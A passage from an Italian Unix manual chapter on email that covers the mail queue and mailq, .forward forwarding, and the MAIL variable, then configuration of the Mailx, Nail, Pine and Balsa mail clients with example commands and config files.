-rw-------   1 root     mail         507 Sep 12 21:02 qfVAA03244
-rw-------   1 root     mail         535 Sep 12 21:09 qfVAA03507
```

[3] Ci sono altri MTA, simili a Sendmail, che utilizzano questo file senza bisogno di trasformazioni.

Con '**mailq**' si ottiene invece una visione più chiara, ma soprattutto accessibile anche all'utente comune.[4]

$ **mailq**[*Invio*]

```
                Mail Queue (2 requests)
--Q-ID-- --Size-- -Priority- ---Q-Time--- -----------Sender/Recipient-----------
VAA03244       16      30065 Sep 12 21:01 root
                 (Deferred: No route to host)
                                          daniele@weizen.mehl.dg
VAA03507       10      30066 Sep 12 21:09 root
                 (Deferred: Connection refused by weizen.mehl.dg.)
                                          root@weizen.mehl.dg
```

L'uso di '**mailq**' è molto importante per verificare che i messaggi siano stati inviati, specialmente quando si utilizza un collegamento su linea commutata: prima di interrompere la comunicazione, conviene verificare che non siano rimasti messaggi in coda.[5]

151.3.5 Rinvio

Il file '`~/.forward`' può essere preparato da un utente (nella propria directory personale) per informare il sistema di consegna locale della posta elettronica (MDA) di fare proseguire (rinviare) i messaggi verso altri indirizzi. Il file si compone di una o più righe, ognuna contenente un indirizzo di posta elettronica alternativo; i messaggi giunti per l'utente in questione verranno fatti proseguire verso tutti gli indirizzi elencati in questo file.

```
daniele@dinkel.brot.dg
```

L'esempio mostra semplicemente che tutti messaggi di posta elettronica ricevuti dall'utente a cui appartiene la directory personale in cui si trova il file, devono essere rispediti all'indirizzo *daniele@dinkel.brot.dg*.

È importante chiarire che **non** rimane copia dei messaggi per l'utente in questione. Si presume che questo utente riceva la posta elettronica attraverso uno degli indirizzi elencati nel file '`~/.forward`'.

151.4 Recapito della posta elettronica: la variabile MAIL

La posta elettronica viene recapitata normalmente all'interno di un file di testo unico, appartenente all'utente destinatario. Generalmente, si distinguono due possibilità sulla collocazione di tale file: la directory '`/var/mail/`' (o anche '`/var/spool/mail`') e un file particolare nella directory personale dell'utente.

Sendmail e altri programmi simili, utilizzano il primo modo, secondo la configurazione predefinita, dove ogni utente ha un proprio file con un nome che corrisponde a quello dell'utenza.

I programmi utilizzati per leggere la posta elettronica devono sapere dove trovarla; in generale si utilizza la convenzione della variabile di ambiente '**MAIL**', che serve a definire il percorso assoluto del file di destinazione dei messaggi.

Di solito, nel profilo di configurazione della shell appare un'istruzione simile a quella seguente, dove si definisce l'uso di un file, il cui nome corrisponde a quello dell'utente destinatario, nella directory '`/var/mail/`' (si fa riferimento a una shell derivata da quella di Bourne).

```
MAIL="/var/mail/$USER"
export MAIL
```

[4] In effetti, la directory '`/var/spool/mqueue/`' e il suo contenuto non possono essere accessibili agli utenti comuni, altrimenti i messaggi in partenza potrebbero essere letti.

[5] Naturalmente, questo discorso vale se si sta usando un servente SMTP locale per ottenere l'invio del messaggio.

151.5 Mail user agent

Per scrivere, inviare e leggere i messaggi di posta elettronica si utilizza normalmente un programma apposito, detto MUA o *Mail user agent*. Programmi di questo tipo se ne possono trovare in grande quantità, ma difficilmente questi sono compatibili tra loro.

Il MUA storicamente più importante e quasi sempre presente nei sistemi Unix è Berkeley Mail, ovvero Mailx.

151.5.1 Ricezione e invio dei messaggi da parte del MUA

La ricezione dei messaggi in un sistema Unix avviene principalmente dalla lettura del file usato per il recapito di questi nel sistema locale, ovvero il file indicato nella variabile di ambiente '**`MAIL`**'. Questo è ciò che si limita a fare un programma come Mailx, mentre altri programmi più sofisticati possono prelevarla direttamente da caselle remote attraverso i protocolli POP3 (a volte anche POP2) e IMAP.

Per l'invio dei messaggi, il programma MUA di un sistema Unix ha a disposizione due possibilità. La più semplice è l'utilizzo dell'eseguibile '**`sendmail`**' (inteso come MDA locale, anche se poi l'eseguibile '**`sendmail`**' può appartenere a un MDA diverso dal classico Sendmail, che però aderisce alle convenzioni tradizionali), a cui viene passato il messaggio attraverso lo standard input, dove poi è questo secondo programma che provvede da solo al recapito locale o all'invio ad altra destinazione attraverso il protocollo SMTP; la seconda possibilità consiste invece nell'accedere direttamente a un servente SMTP.

Tanto per fare un esempio, Mailx è quel tipo di programma che si avvale dell'MDA locale per spedire i messaggi, mentre tutti i programmi più sofisticati si avvalgono direttamente del protocollo SMTP. La differenza tra i due approcci è importante: se non si vuole gestire la posta elettronica localmente, ma si ha una casella di posta remota (come quando si fa un contratto con un ISP), si può fare affidamento esclusivamente su un servente SMTP remoto (offerto da quello stesso ISP). Volendo invece utilizzare Mailx, o programmi simili, si è costretti a installare anche Sendmail o un altro MUA compatibile.

In un sistema Unix comune, esistono diversi programmi che dipendono da un sistema di consegna dei messaggi locale compatibile con Sendmail. Pertanto, in generale la scelta migliore, o anche solo obbligata, è quella di installare un MDA compatibile con Sendmail. Successivamente, partendo da questa base diventa conveniente utilizzare un programma come Fetchmail (capitolo 152) per prelevare la posta da caselle remote per farla recapitare nuovamente attraverso il sistema di consegna locale. Pertanto, conviene poi configurare il proprio MUA per prelevare i messaggi esclusivamente dal file indicato dalla variabile di ambiente '**`MAIL`**'.

151.5.2 Cartelle e formato dei dati

Un programma MUA comune consente di organizzare i messaggi ricevuti e le copie di quelli trasmessi all'interno di *cartelle*. Queste cartelle possono essere delle directory contenenti i messaggi sotto forma di file differenti, oppure possono essere dei file singoli, a cui spesso si affiancano altri file contenenti dei puntatori ai vari messaggi interni.

La forma tradizionale di queste cartelle è quella conosciuta con il nome *mailbox*, corrispondente in pratica a quella del file usato per il recapito dei messaggi locali, come indicato dalla variabile di ambiente '**`MAIL`**'.

La gestione di cartelle in formato *mailbox* ha lo svantaggio di non offrire un metodo efficace per l'accesso simultaneo da parte di più programmi, tuttavia la corrispondenza è qualcosa di personale e difficilmente si useranno due o più programmi simultaneamente.

Nella situazione più semplice, il programma MUA gestisce le cartelle dei messaggi nel formato *mailbox*, in una directory, senza aggiungere altri file (riconoscendo tutti i file della directory come cartelle di messaggi). Eventualmente, alcune cartelle significative possono essere identificate dal programma MUA con un nome particolare, differente dal nome reale del file corrispondente. Per esempio, una di queste cartelle potrebbe chiamarsi «messaggi trasmessi» ed essere abbinata al file '`sentbox`'.

Sono pochi i programmi che ancora oggi si limitano all'uso del formato *mailbox*, senza associare degli indici, riconoscendo come cartelle tutti i file contenuti in una directory stabilita, ma sono solo questi che consentono di usare la posta elettronica sia con Mailx, sia con altri programmi compatibili. Appartengono a questa categoria Pine e Balsa, che vengono descritti in questo capitolo proprio per la loro compatibilità reciproca.

151.6 Mailx

Mailx [6] è il programma standard di gestione della posta elettronica, originariamente parte dello Unix BSD. Si tratta di un programma piuttosto scomodo da gestire, ma rappresenta lo standard ed è quasi indispensabile la sua presenza.

L'eseguibile '**`mail`**' prevede due file di configurazione, uno generale per tutto il sistema e uno particolare per ogni utente. Si tratta rispettivamente di '`/etc/mail.rc`' e '`~/.mailrc`'.

Nella sua semplicità, '**`mail`**' è comunque un programma ricco di opzioni e di comandi per l'utilizzo interattivo. Tuttavia, di solito, è apprezzato solo nelle situazioni di emergenza, per cui è raro che venga sfruttato al massimo delle sue possibilità.

Per l'invio della posta, Mailx utilizza l'eseguibile '**`sendmail`**', passandogli le informazioni attraverso la riga di comando e lo standard input. Questo particolare è importante se si considera la possibilità di utilizzare un MTA differente da Sendmail. Per la lettura dei messaggi ricevuti, Mailx legge il file specificato dalla variabile di ambiente '**`MAIL`**'; inoltre, generalmente salva i messaggi letti e non cancellati nel file '`~/mbox`' (nella directory personale dell'utente).

151.6.1 Avvio e funzionamento

'**`mail`**' è l'eseguibile di Mailx. Con la sua semplicità ha il vantaggio di poter utilizzare lo standard input come fonte per un testo da inviare. Di conseguenza, è ottimo per l'utilizzo all'interno di script, anche se per questo si potrebbe richiamare direttamente l'eseguibile '**`sendmail`**'. La sintassi della riga di comando è molto semplice:

`mail` [*opzioni*] [*destinatario*...]

Segue la descrizione di alcune opzioni.

Opzione	Descrizione
`-v`	Visualizza un maggior numero di informazioni.
`-i`	Ignora i segnali di interruzione.
`-I`	Forza un funzionamento interattivo.
`-n`	Non legge il file '`/etc/mail.rc`' quando viene avviato.
`-N`	Inibisce la visualizzazione delle intestazioni dei messaggi quando viene letta o modificata la cartella della posta.

[6] **Mailx** UCB BSD

Opzione	Descrizione
`-s` *oggetto*	Permette di definire l'oggetto già nella riga di comando (se si intendono utilizzare spazi, l'oggetto deve essere racchiuso tra virgolette).
`-c` *elenco_destinatari*	Permette di definire un elenco di destinatari di una copia del documento (copia carbone). L'elenco degli indirizzi di destinazione è fatto utilizzando la virgola come simbolo di separazione.
`-b` *elenco_destinatari*	Permette di definire un elenco di destinatari di una copia carbone che non vengono menzionati nell'intestazione del documento (*blind carbon copy*). L'elenco degli indirizzi di destinazione è fatto utilizzando la virgola come simbolo di separazione.
`-f` *cartella_della_posta*	Permette di leggere la posta contenuta all'interno di un file determinato.

'**`mail`**', se avviato allo scopo di leggere la posta, mostra un elenco dei messaggi presenti e attende che gli vengano impartiti dei comandi in modo interattivo. Per questo mostra un invito (*prompt*), formato dal simbolo '**`&`**'.

Ognuno di questi comandi ha un nome, che spesso può essere abbreviato alla sola iniziale. L'elenco di questi comandi è molto lungo e può essere letto dalla documentazione interna, *mail(1)*. Qui viene descritto solo l'utilizzo più comune, con i comandi relativi.

- **Invio della posta**

  Per inviare della posta a una o più persone, è sufficiente avviare '**`mail`**' utilizzando come argomento gli indirizzi di destinazione delle persone da raggiungere. Per concludere l'inserimento del testo, generalmente è sufficiente inserire un punto ('**`.`**') all'inizio di una riga nuova, oppure è possibile inviare il codice di EOF: [*Ctrl+d*]. Si osservi l'esempio seguente, in cui si invia un messaggio molto semplice all'indirizzo `tizio@dinkel.brot.dg`:

  ```
  $ mail tizio@dinkel.brot.dg[ Invio ]
  
  Subject: Vado in ferie[ Invio ]
  
  Ciao Tizio,[ Invio ]
  
  ti scrivo solo per avvisarti che parto per una settimana[ Invio ]
  
  e durante tale periodo non potrò leggere la posta.[ Invio ]
  
  A presto,[ Invio ]
  
  Caio[ Invio ]
  
  .[ Invio ]
  
  Cc: [ Invio ]
  ```

  Durante l'inserimento del messaggio è possibile impartire dei comandi speciali, definiti attraverso delle sequenze di escape, rappresentate da una tilde ('**`~`**') seguita dal comando vero e proprio. Attraverso queste sequenze di escape è possibile aggiungere indirizzi ai destinatari in copia carbone, o in copia carbone nascosta, è possibile importare un file, cambiare l'oggetto del messaggio... In particolare, è possibile anche passare alla scrittura del testo attraverso un programma visuale più comodo (come VI o altro, a seconda della configurazione).

- **Lettura della posta ricevuta**

  Per controllare la cartella della posta ricevuta e per leggere eventualmente i messaggi, è sufficiente avviare '**mail**' senza argomenti. '**mail**' visualizzerà un elenco numerato delle descrizioni dell'oggetto di ogni lettera ricevuta. Una volta avviato '**mail**', questo presenta il suo invito rappresentato da una e-commerciale ('**&**'), dal quale è possibile dare dei comandi a '**mail**'. In particolare, è possibile inserire il numero del messaggio che si vuole leggere. Per leggere il successivo sarà sufficiente premere il tasto [+], mentre per rileggere quello precedente è sufficiente premere il tasto [-]. Segue un esempio di lettura di un messaggio.

  $ **mail**[*Invio*]

```
Mail version 8.1.2 01/15/2001.  Type ? for help.
"/home/tizio/mail/inbox": 6 messages
>   1 root@dinkel.brot.  Thu Mar 28 22:02   22/845   Debconf: OpenLDAP Server C
    2 caio@dinkel.brot.  Sat Aug 24 09:23   15/484   Vado in ferie
```

  & **2**[*Invio*]

```
Message 2:
From caio@dinkel.brot.dg Sat Aug 24 09:23:39 2002
To: tizio@dinkel.brot.dg
Subject: Vado in ferie
From: caio@dinkel.brot.dg
Date: Sat, 24 Aug 2002 09:23:39 +0200

Ciao Tizio,
ti scrivo solo per avvisarti che parto per una settimana
e durante tale periodo non potrò leggere la posta.
A presto,
Caio
```

  & **q**[*Invio*]

```
Saved 1 message in /home/tizio/mbox
Held 1 message in /home/tizio/mail/inbox
```

- **Gestione della posta ricevuta**

  Dopo aver letto un messaggio, lo si può cancellare con il comando '**delete**' ('**d**') o si può rispondere con il comando '**reply**' ('**r**'). La cancellazione della posta non è irreversibile. Di solito si possono recuperare dei messaggi attraverso il comando '**undelete**' ('**u**'); però i messaggi cancellati risultano di fatto invisibili.

  Si distinguono due tipi di risposta che fanno riferimento a due comandi simili: '**replay**' ('**r**'), che è appena stato descritto, e '**Replay**' ('**R**'). Nel primo caso la risposta viene inviata al mittente e a tutto l'elenco dei destinatari del messaggio di origine, mentre nel secondo la risposta va esclusivamente al mittente del messaggio di origine.

- **Gruppi di messaggi**

  Alcuni comandi di '**mail**' accettano l'indicazione di gruppi di messaggi. Per esempio, '**delete 1 5**' cancellerà i messaggi numero uno e numero cinque, '**delete 1-5**' cancellarà i messaggi dal numero uno al numero cinque. L'asterisco ('*****') viene utilizzato per identificare tutti i messaggi, mentre il simbolo '**$**' rappresenta l'ultimo messaggio. Un caso tipico di utilizzo dell'asterisco come gruppo totale dei messaggi è il seguente: '**top ***' che permette così di visualizzare le prime righe di tutti i messaggi ricevuti.

- **Conclusione dell'elaborazione della posta**

  Per concludere la sessione di lavoro con '**mail**' è sufficiente utilizzare il comando '**quit**' ('**q**'). Di solito, salvo intervenire nella configurazione, la posta letta (e non segnata per la cancellazione) viene trasferita nel file '~/mbox', mentre quella non letta rimane nella cartella originale.

151.6.2 Configurazione di Mailx

Si è già accennato al fatto che Mailx utilizzi due file di configurazione: '`/etc/mail.rc`' per tutto il sistema e '`~/.mailrc`' per le particolarità di ogni utente. Le direttive di questo file sono gli stessi comandi che possono essere impartiti a '**`mail`**' durante il suo funzionamento interattivo.

In generale, si utilizzano prevalentemente i comandi '**`set`**' e '**`unset`**', che permettono l'attivazione o la disattivazione di alcune modalità di funzionamento, consentendo anche la definizione di alcune opzioni che prevedono l'indicazione di un'informazione precisa.

Segue la descrizione di alcune modalità di funzionamento controllate dai comandi '**`set`**' e '**`unset`**'.

Direttiva	Descrizione
`set`|`unset append`	L'attivazione di questa modalità fa sì che i messaggi salvati nel file '`~/mbox`' siano aggiunti in coda, invece che inseriti all'inizio.
`set`|`unset ask` `set`|`unset asksub`	L'attivazione di questa modalità fa sì che '**`mail`**' richieda l'indicazione dell'oggetto prima di consentire l'inserimento del testo del messaggio.
`set`|`unset askcc`	L'attivazione di questa modalità fa sì che '**`mail`**' richieda l'indicazione di destinatari aggiuntivi in copia carbone alla fine dell'inserimento del messaggio.
`set`|`unset askbcc`	L'attivazione di questa modalità fa sì che '**`mail`**' richieda l'indicazione di destinatari aggiuntivi in copia carbone nascosta ('**`bcc`**') alla fine dell'inserimento del messaggio.
`set`|`unset dot`	L'attivazione di questa modalità fa sì che '**`mail`**' consenta l'uso di un punto isolato per terminare l'inserimento di un messaggio.
`set`|`unset hold`	L'attivazione di questa modalità fa sì che '**`mail`**' conservi i messaggi letti nella cartella (senza trasferirli in '`~/mbox`'), se questi non vengono cancellati esplicitamente.
`set`|`unset ignoreeof`	L'attivazione di questa modalità fa sì che '**`mail`**' non permetta l'uso del codice di EOF ([*Ctrl+d*]) per terminare l'inserimento di un messaggio.

Segue la descrizione di altre opzioni.

Direttiva	Descrizione
`set EDITOR=`*programma*	Permette di definire il percorso assoluto del programma che si vuole utilizzare per la modifica del testo di un messaggio, quando viene richiesto espressamente durante il suo inserimento, attraverso la sequenza di escape '**`~e`**'.
`set VISUAL=`*programma*	Permette di definire il percorso assoluto del programma che si vuole utilizzare per la modifica del testo di un messaggio, quando viene richiesto espressamente durante il suo inserimento, attraverso la sequenza di escape '**`~v`**'.
`set PAGER=`*programma*	Permette di definire il percorso assoluto del programma che si vuole utilizzare per scorrere il contenuto di un messaggio quando questo viene letto attraverso '**`mail`**'. Perché funzioni correttamente, occorre definire anche l'opzione '**`crt`**'.
`set crt=`*n-righe*	Permette di definire il numero di righe di altezza dello schermo, in modo da poter gestire correttamente il programma di impaginazione visuale ('**`more`**' o '**`less`**').
`set MBOX=`*percorso*	Permette di definire il percorso assoluto del file da utilizzare per salvare i messaggi, al posto di '`~/mbox`'.

Direttiva	Descrizione
`set record=`*percorso*	Permette di definire il percorso assoluto di un file da utilizzare per salvare una copia dei messaggi che vengono inviati.
`set folder=`*percorso*	Permette di definire il percorso assoluto di una directory contenenti file corrispondenti a cartelle di messaggi.

Segue la descrizione di alcuni esempi.

```
set append dot save asksub
```

Quello che si vede sopra è il contenuto del file di configurazione generale tipico (il file '`/etc/mail.rc`').

```
set MBOX=/home/tizio/mail/ricevuta
set record=/home/tizio/mail/spedita
set folder=/home/tizio/mail
```

L'esempio si riferisce a un file di configurazione personale, ovvero '`~/.mailrc`', dove l'utente vuole gestire la sua posta nella directory '`~/mail/`' (si tratta dell'utente '**`tizio`**'), dove possono trovarsi anche altri file intesi come cartelle di messaggi.

```
set MBOX="$HOME/mail/ricevuta"
set record="$HOME/mail/spedita"
set folder="$HOME/mail"
```

Questo esempio produce lo stesso risultato di quello precedente, con la differenza che i percorsi includono la variabile di ambiente '**`HOME`**', che si espande nella directory personale dell'utente; in questo modo, tale configurazione potrebbe anche essere generalizzata e inserita nel file '`/etc/mail.rc`'.

151.7 Nail

Nail [7] è un programma funzionalmente simile a Mailx, che consente l'uso di allegati MIME ed è in grado di servirsi direttamente di un servente SMTP per l'invio dei messaggi.

Anche la configurazione è compatibile con quella di Mailx, tanto che viene utilizzato lo stesso file '`~/.mailrc`' per gli utenti, mentre la configurazione generale è contenuta nel file '`/etc/nail.rc`' per sicurezza.

151.8 Pine

Pine [8] è un programma per la gestione della posta più potente e pratico rispetto al normale Mailx, che consente eventualmente anche la lettura delle news.

In particolare, per l'invio dei messaggi, Pine utilizza il protocollo SMTP, cosa che permette di utilizzarlo anche senza avere installato Sendmail localmente, o un altro MTA simile. Infatti, spesso si utilizza la posta elettronica soltanto per Internet, disponendo di un solo elaboratore personale, senza alcuna necessità di gestire la posta elettronica locale. In questi casi, Sendmail e Mailx, potrebbero essere considerati dei componenti inutili (o quasi) del sistema.

Generalmente si avvia l'eseguibile '**`pine`**' senza argomenti. La prima volta che ogni utente lo utilizza, crea una directory '`~/mail`' contenente '`~/mail/saved-messages`' e '`~/mail/sent-mail`' entrambi vuoti; inoltre prepara un file di configurazione, '`~/.pinerc`'. Dopo una prima schermata di presentazione, Pine mostra il suo menù (figura 151.2).

[7] **Nail** UCB BSD e altre

[8] **Pine** software non libero: non è consentita la distribuzione di versioni modificate

Figura 151.2. Menù principale di Pine.

```
        ?     HELP               -  Get help using Pine

        C     COMPOSE MESSAGE    -  Compose and send a message

        I     FOLDER INDEX       -  View messages in current folder

        L     FOLDER LIST        -  Select a folder to view

        A     ADDRESS BOOK       -  Update address book

        S     SETUP              -  Configure or update Pine

        Q     QUIT               -  Exit the Pine program

    Copyright 1989-1999.  PINE is a trademark of the University of Washington.

  ? Help                    P PrevCmd                  R RelNotes
  O OTHER CMDS L [ListFldrs] N NextCmd                 K KBLock
```

Probabilmente, la cosa più utile da fare la prima volta che si utilizza questo programma, è quella di configurarlo, utilizzando la lettera '**`S`**' come sinonimo di *Setup*. Si ottiene un sottomenù:

```
Choose a setup task from the menu below :
? Help        P [Printer]   C Config     S Signature
^C Cancel     N Newpassword U Update
```

Premendo la lettera '**`C`**' come sinonimo di *Config* si arriva alla maschera di configurazione. La maschera non può essere contenuta tutta in una sola schermata, di conseguenza, si utilizzano la [*barra spaziatrice*] per scorrerla in avanti e il segno [-] per scorrerla all'indietro. Quella seguente è la prima parte della configurazione predefinita (cioè quella iniziale) dell'utente '**`tizio`**'.

```
personal-name            = <No Value Set: using "Tizio">
user-domain              = <No Value Set>
smtp-server              = <No Value Set>
nntp-server              = <No Value Set>
inbox-path               = <No Value Set: using "inbox">
folder-collections       = <No Value Set: using mail/[]>
news-collections         = <No Value Set>
incoming-archive-folders = <No Value Set>
pruned-folders           = <No Value Set>
default-fcc              = <No Value Set: using "sent-mail">
default-saved-msg-folder = <No Value Set>
postponed-folder         = <No Value Set: using "postponed-msgs">
read-message-folder      = <No Value Set>
signature-file           = <No Value Set: using ".signature">
global-address-book      = <No Value Set>
address-book             = <No Value Set: using .addressbook>
...
```

Vale la pena di definire almeno la prima parte. Per inserire un dato nuovo si usa la lettera '**`a`**' come sinonimo di *add*, mentre per modificare un valore preesistente si uilizza la lettera '**`c`**' come sinonimo di *change*. Per cancellare una voce si utilizza la lettera '**`d`**' come sinonimo di *delete*. Alcune voci consentono l'inserimento di dati multipli utilizzando una successione di richieste di inserimento.

151.8.1 Elementi di configurazione

Segue un elenco parziale degli elementi che possono essere configurati, assieme a una breve descrizione del loro significato.

Direttiva	Descrizione
‘**`personal-name`**’	Si riferisce al nome che si vuole fare apparire come mittente della posta inviata.
‘**`user-domain`**’	Si tratta del dominio dell’utente, ovvero l’indirizzo dell’elaboratore presso il quale si vuole ricevere la posta.
‘**`smtp-server`**’	Si tratta dell’indirizzo dell’elaboratore attraverso il quale si invia la posta: potrebbe trattarsi del nome completo del proprio elaboratore, nel caso si voglia gestire un servente SMTP locale, di un altro all’interno della propria rete locale, o di quello offerto dal fornitore di accesso a Internet.
‘**`nntp-server`**’	È l’indirizzo dell’elaboratore utilizzato per il servizio NNTP (*Network news transfer protocol*), quello che quindi permette di accedere a Usenet. Possono essere indicati diversi serventi NNTP.
‘**`inbox-path`**’	Indica il percorso assoluto del file usato come cartella della posta in ingresso. In un sistema normale potrebbe trattarsi di ‘`/var/mail/`*utente*’, oppure di qualunque altro file se il proprio sistema è configurato diversamente per la gestione della posta.
‘**`folder-collections`**’	Letteralmente è la raccolta delle cartelle. Si riferisce alle directory contenenti file di posta. Pine crea la directory ‘`~/mail`’, ma ne possono essere usate diverse contemporaneamente. Ogni directory indicata è seguita da due parentesi quadre: una aperta e una chiusa.
‘**`news-collections`**’	Permette di definire le collezioni di news a cui si è interessati.
‘**`incoming-archive-folders`**’	Permette di definire una serie di coppie di cartelle di posta (le coppie sono separate da uno spazio) per il salvataggio automatico della posta letta. Quando si legge la posta contenuta nelle cartelle di ingresso (la prima cartella di ogni coppia), automaticamente, questa viene segnata come letta e trasferita nelle cartelle di archiviazione (la seconda cartella di ogni coppia). Questa funzionalità viene attivata attraverso l’opzione ‘**`auto-move-read-messages`**’.
‘**`pruned-folders`**’	Permette di definire l’elenco di cartelle che possono essere *potate* mensilmente come già definito automaticamente per la cartella della posta inviata. Con questo termine, potatura, si intende l’archiviazione delle cartelle in questione ogni mese, utilizzando un nome preceduto dal nome del mese. Contemporaneamente si intende la cancellazione di eventuali archivi della stessa serie di mesi precedenti.
‘**`default-fcc`**’	Definisce il file destinatario di una copia carbone dei messaggi inviati (*File carbon copy*). Il valore predefinito corrisponde in pratica a ‘`~/mail/sent-mail`’.
‘**`default-saved-msg-folder`**’	Definisce il file predefinito per il salvataggio dei messaggi.
‘**`postponed-folder`**’	Definisce il file utilizzato per contenere i messaggi sospesi che verranno inviati in seguito. Il valore predefinito corrisponde in pratica a ‘`~/mail/postponed-msgs`’.
‘**`read-message-folder`**’	Permette di definire una cartella (cioè un file) da utilizzare per scaricare automaticamente lì la posta letta.
‘**`signature-file`**’	Definisce il nome del file da utilizzare come firma, ovvero come parte terminale standard dei propri messaggi.
‘**`address-book`**’	Definisce il nome del file usato come rubrica personale di indirizzi. Il valore predefinito corrisponde a ‘`~/.address-book`’.
‘**`feature-list`**’	Permette di configurare una serie di opzioni di Pine. Per selezionare o deselezionare una di queste opzioni, si utilizza la lettera ‘**`X`**’.

Direttiva	Descrizione
'**`initial-keystroke-list`**'	Consente di indicare una sequenza di tasti (una macro) da premere automaticamente ogni volta che si avvia Pine.
'**`default-composer-hdrs`**'	Permette di definire la parte di intestazione dei messaggi che si intendono utilizzare. Se viene utilizzata questa indicazione, occorre definire tutte le parti dell'intestazione dei messaggi.
'**`customized-hdrs`**'	Definisce la parte di intestazione aggiuntiva da utilizzare nei messaggi quando si specifica espressamente di voler utilizzare la cosiddetta *intestazione ricca*. In certi casi è importante poter definire un elemento particolare nell'intestazione, per esempio quando si ha la necessità di comandare un programma di gestione di una lista di posta elettronica. Nel caso particolare di SmartList, l'amministratore di una lista ha la necessità di aggiungere l'intestazione '**`X-Command`**'.
'**`sort-key`**'	Permette di definire l'ordine in cui devono apparire i messaggi all'interno delle varie cartelle.
'**`addrbook-sort-rule`**'	Permette di definire l'ordine in cui devono apparire gli indirizzi della rubrica.
'**`character-set`**'	Permette di definire la codifica utilizzata per la composizione del testo. Il valore predefinito è '**`US-ASCII`**', altri valori potrebbero essere '**`ISO-8859-`***n*', dove *n* rappresenta un numero compreso tra uno e nove, oppure 13 o 15. Per l'Italia e gran parte del mondo occidentale, si utilizza normalmente la codifica ISO 8859-1.
'**`editor`**'	Permette di specificare il nome di un programma per la scrittura di testi alternativo a quello fornito da Pine, che poi può essere utilizzato attraverso la combinazione [*Ctrl+_*] (ovvero [*Ctrl+-*] nel caso della tastiera italiana). Per attivare questa funzione, oltre a indicare qui il nome del programma alternativo, occorre impostare anche l'opzione '**`enable-alternate-editor-cmd`**'. eventualmente, si può imporre l'uso sistematico di questo programma esterno, attivando anche l'opzione '**`enable-alternate-editor-implicitly`**'.
'**`speller`**'	Permette di indicare il programma da utilizzare per il controllo ortografico. Quando il controllo ortografico viene richiesto durante la fase di composizione di un messaggio attraverso la sequenza [*Ctrl+t*], Pine invia al programma indicato un file temporaneo contenente il testo da controllare.
'**`composer-wrap-column`**'	Permette di definire la larghezza massima del testo in fase di composizione dei messaggi.
'**`reply-indent-string`**'	Permette di definire la stringa (ovvero il simbolo) da usare per evidenziare il testo proveniente dal messaggio al quale si sta rispondendo. Se si vuole che questa stringa contenga le iniziali del nome della persona che l'ha scritto, si può utilizzare la variabile '**`_INIT_`**' che verrà sostituita con questo nome. Per esempio si potrebbe utilizzare la stringa seguente: '**`"_INIT_>"`**'

Direttiva	Descrizione
'**empty-header-message**'	Quando si invia posta utilizzando indirizzi solo su '**Bcc**' (*Blind carbon copy*) e lasciando quindi vuoti i campi '**To**', '**Cc**' e '**Newsgroup**', Pine mette un indirizzo speciale nel campo '**To**'. Ciò viene fatto per evitare problemi con alcuni programmi per il trasferimento della posta che autonomamente tendono a riempire questo campo con il destinatario apparente del messaggio, vanificando il senso della posta inviata utilizzando il *Blind carbon copy*. Il valore predefinito di questo destinatario inesistente è '**Undisclosed recipients**'.
'**image-viewer**'	Permette di definire il programma da utilizzare per visualizzare le immagini allegate ai messaggi (allegati MIME).
'**use-only-domain-name**'	Questa opzione viene utilizzata solo se non viene definita la voce '**user-domain**' corrispondente al nome dell'elaboratore presso il quale si vuole ricevere la posta.

Alla fine, la parte iniziale della maschera di configurazione potrebbe apparire come la seguente:

```
personal-name            = Tizio Tizi
user-domain              = weizen.mehl.dg
smtp-server              = weizen.mehl.dg
nntp-server              = news.notiziario.dg
inbox-path               = /var/mail/tizio
folder-collections       = ~/Mail/[]
news-collections         = <No Value Set>
incoming-archive-folders = <No Value Set>
pruned-folders           = <No Value Set>
default-fcc              = sent-mail
default-saved-msg-folder = saved-mail
postponed-folder         = postponed-msgs
read-message-folder      = <No Value Set>
signature-file           = ~/.signature"
global-address-book      = <No Value Set>
address-book             = ~/.addressbook
```

151.8.2 File di configurazione

La configurazione che si definisce in modo interattivo, viene salvata nel file '`~/.pinerc`' (nella directory personale dell'utente). Questo file risulta essere commentato molto bene e può essere comodo ritoccare qualche direttiva direttamente al suo interno, senza passare per la procedura interattiva.

Oltre ai file di configurazione personali, ne esiste uno generale, '`/etc/pine.conf`', che serve per definire un'impostazione generale predefinita, lasciando agli utenti la possibilità di modificare ciò che interessa nella configurazione personale. La sintassi per le direttive di questo file è la stessa di quella dei file personalizzati, ma in generale si lascia quanto fornito in modo predefinito dalla distribuzione del programma.

Infine, esiste la possibilità di definire una configurazione generale che non può essere cambiata dalla configurazione personale degli utenti. Si tratta del file '`/etc/pine.conf.fixed`' e il suo utilizzo può essere utile per evitare errori di configurazione agli utenti. Ecco un esempio di ciò che potrebbe contenere questo file:

```
#       /etc/pine.conf.fixed -- system wide pine configuration FIXED
#

# Path of (local or remote) INBOX, e.g. ={mail.somewhere.edu}inbox
# Normal Unix default is the local INBOX (usually /usr/spool/mail/$USER).
inbox-path=~/mail/inbox

# List of directories where saved-message folders may be. First one is
# the default for Saves. Example: Main {host1}mail/[], Desktop mail\[]
# Syntax: optnl-label {optnl-imap-hostname}optnl-directory-path[]
folder-collections=~/mail/[]

# List of SMTP servers for sending mail. If blank: Unix Pine uses sendmail.
smtp-server=mail.brot.dg
```

In questo modo, si impone agli utenti l'uso del file '`~/mail/inbox`' per ricevere la posta, cosa che deriva presumibilmente dalla configurazione del sistema di consegna locale; viene definito anche i file per la raccolta dei messaggi si trovano solo nella directory '`~/mail/`'; infine si stabilisce che i messaggi devono essere inviati esclusivamente attraverso il servente SMTP *`mail.brot.dg`*.

151.9 Balsa

Balsa [9] è un programma grafico per la gestione della posta elettronica, che consente l'accesso diretto al servente SMTP per l'invio dei messaggi e ai serventi POP3 per il prelievo dei messaggi ricevuti presso caselle postali remote.

La prima volta che si avvia Balsa, attraverso l'eseguibile '**`balsa`**', viene proposta una configurazione iniziale e generalmente vengono creati dei file nella directory '`~/mail/`'. Inoltre, viene cercato il file locale dei messaggi ricevuti nella directory '`/var/spool/mail/`' (oppure '`/var/mail/`', a seconda dell'impostazione del proprio sistema). A parte il resto della configurazione che dovrebbe essere abbastanza intuitivo, occorre tenere in considerazione che Balsa abbina il nome di una cartella di posta a un file, che non ha necessariamente lo stesso nome.

Balsa genera e aggiorna da solo il proprio file di configurazione, che ovviamente varia per ogni utente che lo utilizza, essendo '`~/.gnome/balsa`'. Alle volte può essere conveniente controllare e modificare direttamente il contenuto di questo file, senza passare per la procedura grafica, perché questa può far perdere di vista ciò che in realtà si sta cercando di modificare.

```
[mailbox-Inbox]
Path=/home/tizio/mail/inbox
Type=LibBalsaMailboxMbox
Name=Posta ricevuta

[mailbox-Outbox]
